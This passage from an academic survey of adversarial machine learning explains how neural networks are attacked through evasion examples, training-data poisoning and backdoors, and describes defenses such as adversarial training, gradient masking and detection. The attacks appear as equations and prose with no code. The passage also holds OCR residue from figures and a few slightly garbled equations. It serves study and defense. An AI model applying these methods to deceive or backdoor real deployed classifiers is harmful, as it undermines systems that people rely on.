where $\tilde{x}$ is the adversarial example; D is a distance metric that includes L_p, L_0, L_2, and L_∞; $g(\tilde{x})$ is an objective function, in which $f(\tilde{x}) = \tilde{l}$ if and only if $g(\tilde{x}) \leq 0$; and $c > 0$ is a obviously constant. The use of the Adam [144] optimizer enhances the effectiveness of this attack by quickly finding adversarial examples. The authors used the method of the change in variables or projection into box constraints as a relaxation process after each step of the optimization.

Papernot et al., [202] introduced a targeted attack method that optimizes under the L_0 distance. *Jacobian-based saliency map attack* (JSMA) constructs a saliency map based on a gradient derived from a feedforward propagation, and then modifies the input features that maximize the saliency map in a way that increases the probability to be classified with the target label $\tilde{l}$.

In general, a DL model is described as nonlinear and overfitting, but the *fast gradient sign method* (FGSM) [97] is based on the assertion that the main vulnerability of an neural network to an adversarial perturbation its linear nature. FGSM linearizes the cost function around its initial value, and finds the maximum value of that linearized function following closed-form equation:

$$\tilde{x} = x + \xi \cdot \mathrm{sign}(\nabla_x J(w, x, \tilde{l})) \tag{2.5}$$

where w is the parameter of the model. The parameter ξ determines the strength of the adversarial perturbation applied to the image is, and J is a loss function for training. Although this method can generate adversarial examples cheaply, it has a low success-rate.

Various compromises have been made to overcome the shortcomings of the two systems that have just discussed. One of them is the *iterative FGSM* [151] which calls the FGSM multiple times taking a small step after each update, followed by per-pixel clipping of the image. It can be shown the result of each step will be in the L_∞ ε-neighborhood of the original image. The update rule is:

$$\tilde{x}_0 = x, \tilde{x}_{N+1} = \mathrm{Clip}_{x,\xi}\left\{\tilde{x}_N + \xi \cdot \mathrm{sign}(\nabla_x J(w, \tilde{x}_N, \tilde{l}))\right\}, \tag{2.6}$$

where $\tilde{x}_N$ is the intermediate result at the N*th* iteration. This method processes new generations more quickly, and has a higher success rate.

Noise added to input data naturally promotes misclassification. *Universal adversarial perturbations* [190] are image-agnostic perturbation vectors that have a high probability of natural images to be misclassified. Let a perturbation vector $n \in \mathbb{R}^{I^h \times J^w \times K^c}$ that perturbs the samples in the dataset. If $\mathcal{X}$ represents the dataset that containing samples, then

$$f(x+n) \neq f(x)\,, \text{for most } \ x \sim \mathcal{X}. \tag{2.7}$$

The noise n should satisfy $\|n\|_{\scriptscriptstyle |} \leq \xi$, and

$$\mathop{\mathbf{P}}_{x\sim\mathcal{X}} \left(f(x+n) \neq f(x)\right) \geq 1 - \delta, \tag{2.8}$$

where f is the classifier. ξ restricts the value of the perturbation, and δ is the fooling rate.

The *backward pass differential approximation* (BPDA) [27] is an attack that is claimed to overcome gradients masking defense methods by performing a backward pass with the identity function to approximating the true gradients of samples.

Along with the development of adversarial defense methods, more advanced attack methods have been proposed. Brendel et al., [48] developed *Brendel and Bethge attack* (B&B attack) in which the generation of adversarial examples starts from incorrectly classified regions. This method uses the combination of a gradient-based attack and boundary attack [47] which is a black-box attack. The method estimates the local boundary between adversarial and clean examples using gradients and moves adversarial examples close to clean examples along that boundary. Since this method finds optimal adversarial examples by optimization, it can be applied to different adversarial criteria and any norm bound (L_0, L_1, L_2, and L_∞).

Adversarial examples are typically designed to perturb an existing data point



1
Substitute Training Dataset Collection
2
Substitute DNN Architecture Selection
S_0
F
3
Substitute Dataset Labeling
S_t
Oracle DNN O
$\tilde{O}(S_t)$
S_t
4
Substitute DNN F Training
F_t
5
Jacobian-based Dataset Augmentation
$t \leftarrow t+1$
$S_{t+1} = \{x + v_{t+1} \cdot sign(J_F[\tilde{O}(x)]) : x \in S_t\} \cup S_t$

Figure 2.5: Overview of a practical black-box attack [205]: the attacker (1) collects a training set S_0 for an initial substitute model and (2) selects an appropriate architecture F. Using the oracle model $\tilde{O}$, the attacker labels the training set S_t and (4) trains the substitute model F_t. Then, using Jacobian-based adversarial attack algorithms, the attacker augments the dataset and repeat steps (3) through (5) for epochs t.

within a small matrix norm at the pixel level, i.e., they are *norm-bounded*. Most defenses make use of such behavior to propose the new method. To defeat these defenses, various methods have been proposed by which semantically altering attributes of the input image instead of taking a norm-bounded pixel-level approach.

Natural GAN [296] generates adversarial examples which appear natural to humans. Zhao et al., used the latent space z of the GAN structure to search for the required perturbation. A matching inverter MI is used to search for which satisfies z^*,

$$z^* = \underset{\tilde{z}}{\operatorname{argmin}} \|\tilde{z} - \mathrm{MI}(x)\| \text{ s.t. } f(G(\tilde{z})) \neq f(x), \tag{2.9}$$

where G is a generator. Similarly, Song et al.,[251] constructed *Unrestricted adversarial examples* using an ACGAN [197]. Furthermore, they added norm-bounded noise to the generated images to boost its attack ability.

Xiao et al., [278] introduced the novel *spatially transformed attack*. They used the pixel value of each pixel and 2D coordinates to estimate a per-pixel flow field to generate adversarial examples. Pixels are moved to adjacent pixels' locations along the flow field to produce perceptually realistic adversarial examples. They used the

L-BFGS solver to optimize the following loss function:

$$L_{\text{flow}}(f) = \sum_{p}^{\forall \text{pixels}} \sum_{q \in N(p)} \sqrt{||\Delta u^{(p)} - \Delta u^{(q)}||_2^2 + ||\Delta v^{(p)} - \Delta v^{(q)}||_2^2}, \tag{2.10}$$

where $N(p)$ contains the indices of the pixels adjacent to p; $\Delta u^{(\cdot)}$ and $\Delta v^{(\cdot)}$ are changes in the 2D coordinate of $(\cdot)$. The method results in natural-looking adversarial examples than previous norm-bounded adversarial attacks

Laidlaw et al., [152] used a parameterized function f to generate adversarial examples by mapping each pixel to a new pixel of adversarial examples. This method of *functional adversarial attacks* was applied to the color space of images to produce perceptually different but realistic adversarial examples. For instance, the method might lighten all the red pixels of an image simultaneously. To ensure that adversarial examples are indistinguishable from the original examples, the method minimizes an adversarial loss function from [56], and a smoothness constraint loss function similar to [278].

Black-box Attack


In practice, it is difficult to access models or the data sets used for training the model. Industrial training models are kept secret, and models in mobile devices are not accessible to attackers. The scenario for a black-box attack is therefore closer to reality: an attacker has no information about the model or the dataset; but the input format and the labels output by a target model running on a mobile device may be available. A target model may be hosted by Amazon or Google.

In a black-box attack, the gradients of the target model are inaccessible to the attackers, who must therefore devise a substitute model. Attacks made by means of the substitute models are called *transfer attacks*. It has been shown [97, 260] that neural networks can attack another model without knowing the number of layers or the number of hidden nodes, as long as its task is known. These authors attribute this to the linear nature of an neural network, whereas previous studies attribute transferability to the nonlinearity of an neural network. Activation functions such as the sigmoid and ReLU are well known to produce nonlinearity. The sigmoid is tricky to use in learning, but ReLU is widely used; however, it does not produce nonlinearity, as sigmoid does. Thus, a replica of the target model can learn a similar decision boundary on the same task.

The architecture of a substitute model, which may be a CNN, an RNN, or MLP approximated from a knowledge of the input format which might be images or sequences. The model can be trained by collecting similar from public sources, but this is very expensive.

Papernot et al., [205] addressed this issue by introducing *practical black-box attacks* (Fig. 2.5), in which an initial synthetic dataset is augmented by a Jacobian-based method. This synthetic dataset can be crafted from a subset that has not been used to train to the target model, and labeled by inputting it to the target model. The trained substitute model can then be used to create input data by blowing queries to a service such as Google or Amazon, then the number of queries must be severely limited, or detection becomes likely. To resolve this problem, Papernot et al., [201] introduced reservoir sampling, which reduces the amount of data needed to train the substitute model.

As well as being expensive, transfer attacks that use a substitute model can be blocked by the defense [261]. More recently, several attacks [47, 64, 103, 124, 125, 258] have been proposed which only rely on the outputs of the model together with a small number of queries and other limited information.



Basic Intuition
starting image
steps of the algorithm
original image
classified correctly
classified incorrectly (adversarial)
Input Dimension 1
Input Dimension 2
Single Step
#1. random orthogonal step
#2. step towards original image
sphere around original image (equidistant)
#1
#2
classified correctly
Hyperparameters
Adjusting step-size of #1
Adjusting step-size of #2
sphere around original image (equidistant)

Figure 2.6: (Left) A boundary attack: the attack performs rejection sampling by moving along the boundary between adversarial and original images. (Center) In each step, the attack determines a new random direction by (#1) sampling a Gaussian distribution and projecting it on an equidistant sphere, and by (#2) making a small move towards the original image. (Right) Both two-step sizes are dynamically adjusted to the boundary [47].

Chen et al., [64] introduced a method of approximating the gradient of a target model which only requires its output score of the target network. The authors suggested *zeroth-order optimization* to estimate the gradient of the target model. The method randomly picks one pixel to change and compute the adversarial perturbation using zeroth-order optimization with the loss function of [56], then the process is repeated until enough pixels are perturbed. This method is successfully applied to a target network without the gradient but requires as many queries as the number of pixels. However, attack-space dimension reduction, hierarchical attacks, and importance sampling can be used to reduce the number of queries.

Su et al., [258] also uses the score of the network, but it only changes one pixel in the target image, which is called *one pixel attack*. A differential evolution algorithm is used to select the pixel to perturb. These attacks achieve a good success rate. More recently, Guo et al., [103] introduced the *simple black-box attack*, which is query-efficient. They used a method which picks random noise and either adds or subtracts them from an image, then one of addition and subtraction of random noise may increase the target score of the attack. The algorithm repeats this procedure until an attack is successful.

Compared to the methods outlined above, some more practical attacks rely on predicted labels, since the output scores of the model are usually inaccessible. *Boundary attack* [47], which assumes the worst scenario for the attackers. For boundary attack, the procedure consists of three steps (Fig. 2.6): a) an initial sample in the adversarial region is selected; b) a random walk from the example moves toward the decision boundary between adversarial and non-adversarial region by reducing the distance to a target example, and c) the walk stages in the adversarial region by means of rejection sampling. Then, b) and c) steps are repeated until the adversarial sample is sufficiently close to the original image. Ilyas et al., [124] introduced a similar technique of the model which requires the query-limited, partial-information, and label-only settings. *Natural evolutionary strategies* (NES) [273] generates adversarial examples in a query-limited setting. An instance of the target class is selected as an initial sample and repeatedly projected on to the L_∞-boxes so as to maximize the probability of the adversarial target class.

2.2.2 Poisoning Attack

Poisoning attack inserts a malicious example into the training set so as to interfere with learning or facilitate an attack at test time by changing decision boundary of a model as shown in Fig. 2.7. There is a large number of poisoning attack methods applicable to ML techniques such as SVM or least absolute shrinkage and selection operator (LASSO), and these methods can be described mathematically. neural networks are more difficult to poison because of their complexity. The relatively small number of attack methods can be categorized into three types, depending on the attacker's goal: performance degradation attacks to compromise the learning process, targeted poisoning attacks to provoke target sample misclassification through feature collision with base sample, and backdoor attacks to create a backdoor to be exploited when the system is deployed.

Performance degradation attacks aim to subvert the training process by injecting spurious samples generated from a bi-level optimization problem. Munoz et al., [191] describe two performance degradation attacks scenarios, which are perfect-knowledge (PK) and limited-knowledge (LK) attacks. The PK scenario is unrealistic setting, and only useful for a worst-case evaluation. In an LK scenario, the attacker typically possesses information $\theta = (\hat{\mathcal{D}}, \mathcal{X}, \mathcal{M}, \hat{w})$, where $\mathcal{X}$ is the feature representation, $\mathcal{M}$ is the learning algorithm, $\hat{\mathcal{D}}$ is the surrogate data, and $\hat{w}$ is the learned parameter from $\hat{\mathcal{D}}$, where the hat symbol indicates that the information is partial. The bi-level optimization for creating poisoning samples is like below

$$\begin{aligned} \mathcal{D}_{c^*} \in \underset{\mathcal{D}'_c \in \phi(\mathcal{D}_c)}{\arg\max} \quad & \mathcal{A}(D'_c, \theta) = J(\hat{\mathcal{D}}_{\text{val}}, \hat{w}) \\ \text{s.t.} \quad & \hat{w} \in \underset{w' \in W}{\arg\min}\, J(\hat{\mathcal{D}}_{\text{tr}} \cup \mathcal{D}'_c, w'), \end{aligned} \tag{2.11}$$

where the $\hat{\mathcal{D}}$ is divided into training data $\hat{\mathcal{D}}_{\text{tr}}$ and validation data $\hat{\mathcal{D}}_{val}$. The objective function $A(\mathcal{D}'_c, \theta)$ evaluates the impact of the adversarial examples on the clean examples. This function can be considered to be a loss function, where $J(\hat{\mathcal{D}}_{\text{val}})$ measures the performance of the surrogate model with $\hat{\mathcal{D}_{\text{val}}}$. The influence of the poisoning sample $\mathcal{D}_c$ is propagated using $\hat{w}$ and then the poisoning sample is optimized. The primary objective of the optimization is to find a poisoning sample that causes performance degradation of the target model. The poison is generic if the target label of the poison sample is arbitrary, not specific. If a specific target is required, Equation

2.11 can be replaced by

$$\mathcal{A}(\mathcal{D}'_c, \theta) = -J(\hat{\mathcal{D}}'_{\text{val}}, \hat{w}), \tag{2.12}$$

where $\hat{\mathcal{D}}'_{\text{val}}$ is the manipulated validation set, which is similar to $\hat{\mathcal{D}}_{\text{val}}$ but with misclassified labels which produce a desired output. Munoz et al., [191] proposed the back-gradient method to solve Equations 2.11 or 2.12 and generate poisoning examples instead of gradient-based optimization, which requires a convex objective function and a Hessian-vector product. These are not exhibited by complicated learning algorithms such as neural networks. However, Yang et al., [287] were able to apply gradient-based method to DNNs, using a GAN-like generative method. Using an autoencoder to compute the gradients reduced computation times by a factor of over 200.

The attacks described above are easily detected by outlier detection. However, Munoz et al., [192] recently proposed a GAN-based attack designed to avoid detection. Their pGAN model [192] has a generator, a discriminator and a target classifier. A min-max game between the generator and discriminator generates spurious but realistic images with poisoning ability. A hyperparameter that adjust the realism and poisoning ability of the spurious images affects a trade-off between effectiveness and detectability. When the influence of the realistic image generation process is more higher, the attack success rate is low. Conversely, when the influence of poisoning ability is higher, the generator tends to produce outliers; thus attacks are more detectable.

Targeted poisoning attacks introduced by Koh et al., [147] cause target test sample which is selected from the test set to be misclassified at inference time. The complexity of neural networks makes it difficult to identify any source for classification and explain classification in terms of the training data. Because of the expense of




Figure 2.7: The functionality of poisoning a sample. (a) The decision boundary after training with normal data, (b) The decision boundary after injecting a poisoning sample.

retraining a model after modifying or removing a training sample, they formulate the influence of up-weighting or modifying a training sample at training time in terms of changes to parameters and the loss functions. The attack is optimized with the amount of change in the test loss caused by the change in the training sample.

Even if only a small number of attacks are placed in the training data, the attack may be unsuccessful if the training data is impeded by domain experts. Shafahi et al., [233] introduced the clean-label attack to circumvent this problem. The feature conflict method is used to ensure that the labels introduced in the attack are appropriate for the images to which they are attached. The attacker selects target image t and a base image b from the test set and expects the target image to be misclassified to the label of the base image. The attack p is initialized with the base image and created using the equation below.

$$p = \arg\min_{x} ||f(x) - f(t)||_2^2 + \beta||x - b||_2^2. \tag{2.13}$$

An attack is generated by optimizing a sample similar to the base image in the image space and close to t in the feature space mapped by function f. The attack surrounds the target feature $f(t)$, changes the decision boundary, so that makes the target image is classified in the base class. For example, if b is a picture of a dog and t is a picture of a bird, the attack changes the decision boundary by adding a perturbed version of b to the training data. As a result, t is erroneously put into the class of b, and t can be used to deceive the classifier.

Shafahi et al., [233] analyzed attacks in two retraining situations: end-to-end learning which fine-tunes the entire model, and transfer learning which fine-tunes the final layer. They used one-shot kill attack that generates a poisoning attack from a base and a target image through feature collision method. One-shot kill attack was successfully applied to transfer learning by making significant changes to the decision boundary, but it was not applied to end-to-end learning, which also retrain the lower layers that extract fundamental features. Shafahi et al., [233] succeeded in an attack on end-to-end learning using watermarking method in which a target image is projected onto a base image by adjusting its opacity and using several target and base images.

Because all neural networks do not have the same feature mapping function, the feature collision using a model cannot be used to an unknown neural network. Zhu et al., [298] proposed the feature collision attack (FC attack) using an ensemble model and a convex polytope attack (CP attack). FC attack uses same mechanism of [233], but the number of models for feature collision increases. The FC attack is unsuccessful because the constraints on the attack increase and the attack just approaches the target in feature space without changing the predicted result of the target image. CP attack using convex property transforms the target into or near polytope and is well-transferred. The attacker has difficulty to poison the unknown target model if the target model learns new feature mapping functions by end-to-end training. Thus, they also proposed a multilayer convex polytope attack that generates poisoning attacks using feature collision of every activation layer.

Backdoor attacks which aim to install a backdoor to be used at classification time were introduced by Gu et al., [100], who inserted patches into an image to cause false classifications, such as replacing a stop sign with a speed limit. Trojaning attacks [170] rely on the fact that neural network developers often download pre-trained weights from ImageNet for training or outsource it all together to suppliers of machine learning as a service (MLaaS). In the worst case, an attacker can changes the user's model parameters and training data directly, but he/she cannot access the validation set of user and cannot use the training data to make attacks. Trojaning attacks insert a trigger, in the form of a patch or watermark into an image, which puts it into a target class. Trojaning attacks involve four steps: 1) trigger and the target class are selected; 2) the attacker selects the node in the target layer with the highest connectivity with the preceding layer from trained model, and the trigger is updated from the gradient derived from the difference the activation result of the selected node and the targeted value of the node (the target value is set by attacker to increase the relatedness of trigger and the selected node of target layer); 3) using the mean image of a public dataset, the training data is reverse-engineered so that it will be classified as the target class; 4) the target model is trained using the reverse-engineered image dataset and reverse-engineered dataset of images containing the trigger. When the retrained model using the process is deployed, the image with trigger misclassified to target label. Trojaning attacks have been successfully applied to face recognition, speech recognition, auto-driving and age recognition applications.

Chen et al., [65] introduced two strategies to obtain access to a face recognition system, under three constraints: 1) no knowledge of the model, 2) access to a limited amount of training data, and 3) poisoning data not visually detectable. In the input-instance-key strategy, a key image is prepared and associated with a target label. To model camera effects, noise is added to the key image. The second, pattern-key-strategy, has three variants. The first strategy, blended injection, combines a spurious image or a random pattern with the key image, but this usually looks unrealistic. The second strategy, accessory injection, applies an accessory such as glasses or sunglasses on to the key image. This is easy to use at the inference stage. The third method, blended accessory injection, combines the first and the second strategies. Unlike previous studies in which poisoning data accounted for 20$\%$ of the training data, [65] only added five poisoned images to 600,000 training images in input-instance-key strategy, and approximately 50 for the pattern-key strategy. In both cases a backdoor was successfully created. Some recent attacks on image classification make no visible changes to images. Li et al., [164] proposed an invisible backdoor attack method that is similar to a trojaning attack with scattered trigger which is distributed across the image, making it invisible. Turner et al., [263] proposed a clean-label backdoor attack based on GAN and adversarial examples bounded by the L_p-norm ,and this methods cause the target model to misclassify poisoning samples at training time. These two types of attack create a backdoor by learning the target.

2.3 Defense Techniques Against Deep Learning Models

Defense techniques against both poisoning and evasion attacks have been prepared: the latter can be further categorized into empirical defenses against known evasion attacks and certified defenses, which are provably effective.

2.3.1 Defense Techniques against Evasion Attacks

Various methods have been proposed to defend evasion attacks (adversarial attacks). For example, Kurakin et al., [150] suggested that adversarial training can be employed when security against adversarial examples is a concern, which increases robustness against evasion attacks. Including adversarial training, defense techniques can be broadly divided into three categories: gradient masking, robustness, and detection.

Gradient Masking Gradient masking obfuscates the gradients used in attacks [27]. There are three approaches: shattered gradients, stochastic gradients, and vanishing/exploding gradients.

neural networks generally behave in a largely linear manner [26]. With high dimensional data, such as images, this linearity will have a large effect on classification, making the model vulnerable to adversarial attacks. The *shattered gradients* approach involves making the model nondifferentiable or numerically unstable, so that accurate gradients cannot be obtained. One version of the shattered gradient defense involves *thermometer encoding* [51]. The method applies nondifferentiable and nonlinear transformations to the input by replacing one-hot encoding with thermometer encoding. A thermometer $\tau(j) \in \mathcal{R}^K$, can be expressed as follows:

$$\tau(j)_l = \begin{cases} 1, & \text{if} \quad l \geq j \\ 0, & \text{otherwise} \end{cases}. \tag{2.14}$$

Then a thermometer discretization function f for a pixel $i \in \{i, \cdots, n\}$ can be defined as:

$$f_{\text{therm}(x)_i} = \tau(b(x_i)) = \mathcal{C}(f_{\text{onehot}}(x_i)), \tag{2.15}$$

where $\mathcal{R}$ is a cumulative sum, $C(c)_l = \sum_{j=0}^{l} c_l$, and b is a quantization function. Other defense techniques based on gradient shattering are a Local Intrinsic Dimensionality (LID) [175] metric or input transformations [102] such as image cropping, rescaling [98], bit-depth reduction [284], JPEG compression [144], and total variance minimization [220].

The *stochastic gradients* obfuscate gradients in the inference phase by dropping random neurons at each layer. The network stochastically prunes a subset of the activations in each layer during the forward pass. Stochastic activation pruning [80] is a variant of this method in which dropout follows the probability from a weighted, rather than uniform, distribution. The surviving activations are scaled up to normalize the dynamic range of the inputs to the subsequent layer. The probability of sampling the jth activation in the ith layer is given by

$$p^i_{\ j} = \frac{|(h^i)_j|}{\sum_{k=1}^{a^i} |(h^i)_k|}, \tag{2.16}$$

where $h^i \in \mathbb{R}^{a^i}$ and $(h^i)_j$ is the value of the jth activation in the ith layer. Xie et al., [279] also uses a randomization technique which inserts a layer in front of the input to the neural network, which rescales and zero-pads the input.

The *vanishing/exploding gradients* render the model unusable by deep computation, which restores adversarially perturbed images to clean images. These images are used by the unmodified classifier. *PixelDefend* [250] is a defense algorithm which uses PixelCNN [198] to approximate the training distribution. PixelCNN is a generative model designed to produce images that track likelihood over all pixels by factorizing it into a product of conditional distributions:

$$\mathrm{P}_{\mathrm{CNN}}(x) = \prod_i \mathrm{P}_{\mathrm{CNN}}(x_i | x_{1:(i-1)}). \tag{2.17}$$




Figure 2.8: An adversarial polytope, and its outer convex bound [274].

Defense-GAN [224] is similar, but uses GAN instead of PixelCNN. The trained generator project images on to the manifold of GAN, then these projected images are fed into the classifier.

Gradient-based defense algorithms based on the gradient of the initial version are vulnerable to gradient-based attacks. Athalye et al., [27] used projected gradient descent to set a perturbation v, combined with the l_2 Lagrangian relaxation approach [55]. Gradient masking techniques, which exploit obfuscated gradients, are vulnerable to strong gradient-based attacks [55, 151, 177]. Alternatively, an attacker may simply use a different attack [27, 56] to bypass such a defense, or the way circumvented by any adversary who uses the true adversarial examples [109, 265].

Robustness Gradient obfuscation could be useless in a white-box setting and increasing robustness may be a better approach. One way of increasing robustness is to make the model produce similar output from clean and adversarial examples, by penalizing the difference between them or regularizing the model to reduce the attack surface.

Most studies of robustness involve *adversarial training* [97], which can be viewed as minimizing the worst error caused by perturbed data of an adversary. It can also be seen as learning an adversarial game with a model that requests labels for the input data. Other techniques include the *distillation training* [203] method which provides robustness to saliency map attack [202], and [69] introduced a layerwise regularization method to control the global Lipshitz constant of a network. However, none of these methods produce fully robust models and could be bypassed by a multi-step attack such as projected gradient descent (PGD).

Most of the optimization problem in ML are solved using first-order methods and variants of stochastic gradient descent, and thus an universal attack can be designed using first-order information. Madry et al., [177] suggested that local maxima for the worst error can be found by PGD, on the basis that a trained network which is robust against PGD adversaries will also be robust against a wide range of attacks that assume first-order optimization.

Adversarial training was originally used to train a small model with the MNIST dataset [97]. Kurakin et al., [150] extended that work to ImageNet [79] using a deeper model with a batch normalization step. The relative weights of adversarial examples are independently controlled in each batch with the following loss function:

$$Loss = \frac{1}{(m-k)+\lambda k}\left(\sum_{\text{CLEAN}} J(x_i|l_i) + \lambda \sum_{\text{ADV}} J(\tilde{x_i}|l_i)\right), \tag{2.18}$$

where $J(x|l)$ is the loss on a single example x with true class l; m is the total number of training examples in the batch; k is the number of adversarial examples in the batch, and λ is the weight applied to adversarial examples.

Defense techniques that change the target function by introducing some regularizers or modify the architecture of the model help increase the robustness of the model against adversarial attacks. Kannan et al., [134] introduced adversarial logit pairing (ALP), which produces regularization by reducing the distance between the logits of clean examples and those of adversarial examples. The loss function of training then becomes:

$$J(\mathbb{M}, w) + \lambda \frac{1}{m} \sum_{i=1}^{m} L(f(x^{(i)}; w), f(\tilde{x}^{(i)}; w)), \qquad (2.19)$$

where $J(\mathbb{M}, w)$ is the cost of training a minibatch $\mathbb{M}$ and w is the model parameter, and L is a distance function. Results showed that a simple regularizer can improve the robustness of a model which is trained adversarially. *Double backpropagation [217]*, which is a regularizer that penalizes the magnitudes of the input gradients, reduces the sensitivity of the divergence between the predictions and uniform uncertainty produced by evasive attacks. Miyato et al., [188] introduced a regularizer, which reduces the Kullback-Leibler divergence between clean and adversarial examples, so that the distributions of the resulting outputs are more similar. Xie et al., [280] denoise feature maps by adding blocks such as non-local mean blocks to a network to reduce adversarial perturbations from the inputs. A more recent regularizer [213] makes a model behave linearly in the vicinity of input data, which reduces the effect of gradient obfuscation and improves robustness to adversarial examples.

There are several variants of adversarial training, such as the augmentation of training data or introduction of loss functions. Tramer et al., [261] proposed *ensemble adversarial training* to defend against black-box attacks by using adversarial examples generated by other networks. Decoupling adversarial example generation from the trained model increases the diversity of the training data. *Tradeoff-inspired adversarial defense via surrogate-loss minimization* (TRADES) [294] identified a trade-off between adversarial robustness and accuracy. Expected errors in adversarial examples are decomposed into the sum of the expected errors in clean examples and a boundary error which corresponds to how likely the input features are close to perturbation-extension of the decision boundary. Both these errors are expressed by a surrogate loss function such as cross-entropy or 0-1 loss functions, to yield the following minimization:

$$\min_{f} \mathbb{E}\{\phi(f(\boldsymbol{x})l) + \max_{\boldsymbol{x}' \in \mathbb{B}(\boldsymbol{x},\boldsymbol{\xi})} \phi(f(\boldsymbol{x})f(\boldsymbol{x}')l/\lambda)\}, \tag{2.20}$$

where ϕ is the surrogate loss function that represents expected errors, and $\mathbb{B}(\boldsymbol{x},\boldsymbol{\xi})$ represents a neighborhood of $x : \{x' \in X : ||x' - x|| \leq \xi\}$, which is the expected error and the boundary error weighted by λ. This method showed state-of-the-art performance under both black-box and white-box attacks. It is known [230] that adversarial robustness requires more data. So, Carmon et al., [58] used unlabeled data to improve robustness. This data is pseudo-labeled by the classifier, and then used in adversarial training. More recently, Zhang et al., [293] proposed a feature scattering-based adversarial training approach which utilizes the optimal transport distance between input data in a batch to generate adversarial examples for training without label leaking [151].

Detection Instead of, or as well as, resisting attacks, it is valuable to be able to detect attacks at an inference time, so that input can be rejected. Most detection methods require no change to the classifier, so they are easy to implement, and can be combined with other defenses.

Metzen et al., [185] detect adversarial examples using a binary detector network, which is trained to classify inputs into clean and perturbed examples. In a similar scheme, Meng et al., [183] separated a detector network and a reformer network which is used to reconstruct clean input. These networks identify adversarial examples from the reconstruction error, which is the Jensen-Shannon divergence of the original and reconstructed inputs:

$$JSD(P||Q) = \frac{1}{2}D_{KL}(P||M) + \frac{1}{2}D_{KL}(Q||M), \tag{2.21}$$

where P is the output resulting from the original inputs, Q is the output of the reconstructed input, and the mean $M = \frac{1}{2}(P + Q)$.

Feature squeezing [284] reduces the search space available to attackers by squeezing the inputs and then compare the prediction results obtained from the squeezed examples with those of clean examples. If these are substantially different, then the original input is likely to be adversarial. Squeezing was achieved by color depth reduction and spatial smoothing, both local and non-local smoothing. This method detected adversarial examples in various types of evasion attack with a low false-positive rate.

Grosse et al., [99] identified adversarial examples by applying *statistical metrics* to the output of a classifier. They also introduced a method of *integrated outlier detection* in which a classifier is trained to recognize adversarial examples as the new class. This involves a small reduction in classification accuracy but a high detection rate. Feinman et al., [87] also detected adversarial examples by examining statistical metrics such as the density of feature space and Bayesian uncertainty estimates.

Pang et al., [200] minimized reverse cross-entropy as the loss function used in training the model, in order to identify adversarial examples. The reverse cross-entropy loss value of an input x over a label y is expressed as follows:

$$L_{CE}^{R}(x, l) = -R_l^{\intercal} \log \sigma(x), \tag{2.22}$$

$$R_y = P_i^{\lambda} = \begin{cases} \frac{1}{\lambda+1}, & i = y \\ \frac{\lambda}{(L-1)(\lambda+1)}, & i \neq y \end{cases}, \tag{2.23}$$

where $\sigma(\cdot)$ is the softmax output; R_y represents the reversed form of the label y; and λ is the hyperparameter with $\lambda = \infty$ in the experiment. In a recent study, Hu et al., [120] introduced the detection method with safety criteria: robustness against random noise and susceptibility to adversarial noise, which is represented as robustness against Gaussian noise and the minimum number of steps required to perturb the input, respectively. They achieved unprecedented accuracy in a white-box setting.

Certified Approach The robustness of most defenses can only be established empirically in the context of known types of attack. An empirically robust classifier may be overcome by new and stronger attackers. However, some classifiers, generally DNN, can be proven robust if the classifier produces constant output for some set of variations of the inputs which is generally written as l_p ball.

